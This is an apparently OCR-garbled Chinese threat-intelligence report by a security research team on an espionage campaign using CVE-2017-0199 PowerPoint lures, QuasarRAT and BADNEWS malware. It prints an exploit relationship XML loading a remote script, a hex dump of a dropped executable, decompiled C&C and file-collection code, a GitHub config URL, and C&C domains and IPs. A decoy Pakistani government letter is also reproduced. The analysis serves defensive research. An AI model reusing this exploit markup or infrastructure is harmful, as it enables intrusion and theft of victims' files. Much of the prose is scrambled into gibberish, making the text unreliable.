

“ ”

启明星辰公司——金睛安全研究团队 (VenusEye)




目录



3. 在 OLE Start_chain_1 ppsx ppt ppt



4. B ppsx +X CVE-2017-0199 ppt sct 7




5. sct 7 B3+X Powershell putty.exe Strategic_Chain.pdf



6. L#501# Entanglement ppsx
 00X# CVE-2017-0199 %00X#000#
 &2#

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target='script:http://www.rannd.org/slide.sct' TargetMode="External"/>
```

7. > | k#B ppsx #N# F#
 Powershell #?#? decoy # ppt # ? Powerpoint #C# #
 ppt # #W# #



CVE-2017-8570 %NFKK

2018 3 800

Y+X

W/O#k-

2

o ç ɁiPIÚ



%N4G-0000

000

qratt 00

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00h:	AD	AE	10	00	02	00	71	72	61	74	2E	65	78	65	00	43	-@....qratt.exe.C																
10h:	3A	5C	66	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	:\fakepath\qratt.																
20h:	65	78	65	00	00	00	03	00	15	00	00	00	43	3A	5C	66	exe.....C:\f																
30h:	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	65	78	65	akepath\qratt.exe																
40h:	00	00	AE	10	00	4D	5A	90	00	03	00	00	00	04	00	00	..@..MZ.....																
50h:	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	00	..ÿÿ.....@..																
60h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
70h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																
80h:	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	..e.....°..'í!..																
90h:	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	Lí!This program																
A0h:	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	cannot be run in																
B0h:	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	DOS mode....\$. .																
C0h:	00	00	00	00	00	50	45	00	00	4C	01	04	00	F0	09	74PE..L...S.t																
D0h:	5A	00	00	00	00	00	00	00	00	E0	00	0E	01	0B	01	06	Z.....à.....																
E0h:	00	00	98	10	00	00	12	00	00	00	00	00	00	8E	B7	10	..~.....Ž..																
F0h:	00	00	20	00	00	00	C0	10	00	00	00	40	00	00	20	00À.....@.. .																

CVE-2015-2545 CVE-2017-0261 %N0000R000N

&/N0000R000N

0-00y0

-N0000R000

BADNEWS 3+0

XP0 0



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office
New Zanghoom Road Quetta
Telephone: 081-9211854 Fax: 081-9211828



NADRA/NRC/Policy/7005/15

11 Dec 2015

REMINDER-III

To: All Zonal Assistant Directors,

All DAUs (NRCs/MRVs)

cc: Technical Section

Card Destruction Cell

Subject: **Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report**

QuasarRAT BADNEWS

1/2 0



A 明泰

B 明泰


QuasarRAT

1. 明泰


Qiho 360 1y




2. QuasarRAT 解密 C#5F 解密 Loader 解密 QuasarRAT 解密



3. 解密



4. fL 解密



5. gK 解密 C&C 解密

```

943         case 12:
944             bBP1Bcecb4AC6geSICg.yI2j:icVoPQITwGblnD0(bBP1Bcecb4AC6geSICg.kM0UoxQvID, Settings.HOST_BACKUP, Settings.PORT_BACKUP);
945             num = 11;
946             continue;
947         case 13:
948             bBP1Bcecb4AC6geSICg.yI2j:icVoPQITwGblnD0(bBP1Bcecb4AC6geSICg.kM0UoxQvID, Settings.HOST, Settings.PORT);
949             goto L_109;
950         case 14:
951             break;
952         case 15:
    
```

6. 0> 6fLö 4yY F C&C 国

```

1084     public void Send<T>(IPacket packet) where T : IPacket
1085     {
1086         lock (this.HzsCZBJZjn)
1087         {
1088             if (this.Connected)
1089             {
1090                 try
1091                 {
1092                     using (MemoryStream memoryStream = new MemoryStream())
1093                     {
1094                         byte[] array = memoryStream.ToArray();
1095                         this.MqcK9fAkp(array);
1096                         this.ggcCvP3E2w(packet, array.LongLength, array);
1097                     }
1098                 }
1099                 catch
1100                 {
1101                 }
1102             }
1103         }
1104     }
    
```

Token: 0x00000776 RID: 1910 RVA: 0x00027C98 File Offset: 0x00026098

名称	值
this	xClient.Core.Client
packet	xClient.Core.Packets.ClientPackets.GetSystemInfoResponse
string(0x00000018)	systeminfo
Processor(CPU)*	0 [0]
Intel(R) Core(TM) i5-6500 CPU @ 3.20GHz*	0 [1]
Memory (RAM)*	0 [2]
1023 MB*	0 [3]
Video Card(GPU)*	0 [4]
VMware SVGA 3D*	0 [5]

```

.....Q..... 1.0.0.r3..W
Windows-7 32 Bit User: Chir
Beijing-Beijing@70EF087A9E74824C8E08
849D49A0720D5F21C68E5821DFCE13213D767
    
```

```

.....QA.u...Nu...1...h.....Processor
(CPU) Intel(R) Core(TM) i5-6500 CPU @ 3.20G
Hz..Memory (RAM)..1023 MB..Video Card (GPU)..
VMware SVGA 3D..Username..PC Name.
.WIN-E4IQBFNH36E..Uptime..0d : 9h : 26m : 58s
..MAC Address..00:0C:29:DE:20:55..LAN IP Addr
ess..192.168.0.101..WAN IP Address..111.193.1
57.138..Antivirus..N/A..Firewall..N/A..C:\ ()
..Total: 64.42GB Free: 53.47GB.....HA.....
    
```

C# P BADNEWS P

1.

```

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
    
```

VMwareCplLauncher.exe #P

vmtools.dll

- 1. d:\X04-BADNEWS MSBuild.exe
- 2. VMwareCplLauncher.exe F-BaiduUpdateTask1 MSBuild.exe
- 3. MSBuild.exe
[hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml](https://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml)

Base64 4 base64
 C&C

- 4. C&C F.1
 uuid=[UUID] #un=[]#cn=[A] #on=[+5] #lan=[IP
 p]#nop=#ver=1.0X AES
 DD1876848203D9E10ABCEEC07282FF37 +base64 5F.1
 //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php

- 5. base-22822F6E3B7PTET15E565f1 0p-65.7 Tmp 12 Tfr 0 Op4sV4E21A55.5AF0A014631083

```

text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B69108 push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
loc_B69130:
text:00B69130 ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
loc_B69141:
text:00B69141 ; CODE XREF: findsensefile+46↓j
text:00B69141 ; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153
loc_B69153:
text:00B69153 ; CODE XREF: findsensefile+35↓j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi

```

7. d&. TPX498.dat

8. +base64 5F.1

\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfgEpXAOE.php

! M

brokings.org
crazywomen-dating.com
ifenngnews.com
209.58.185.37
mail.ifenngnews.com
chinapolicyanalysis.org

C&C 中国
94.242.249.203
209.58.183.33

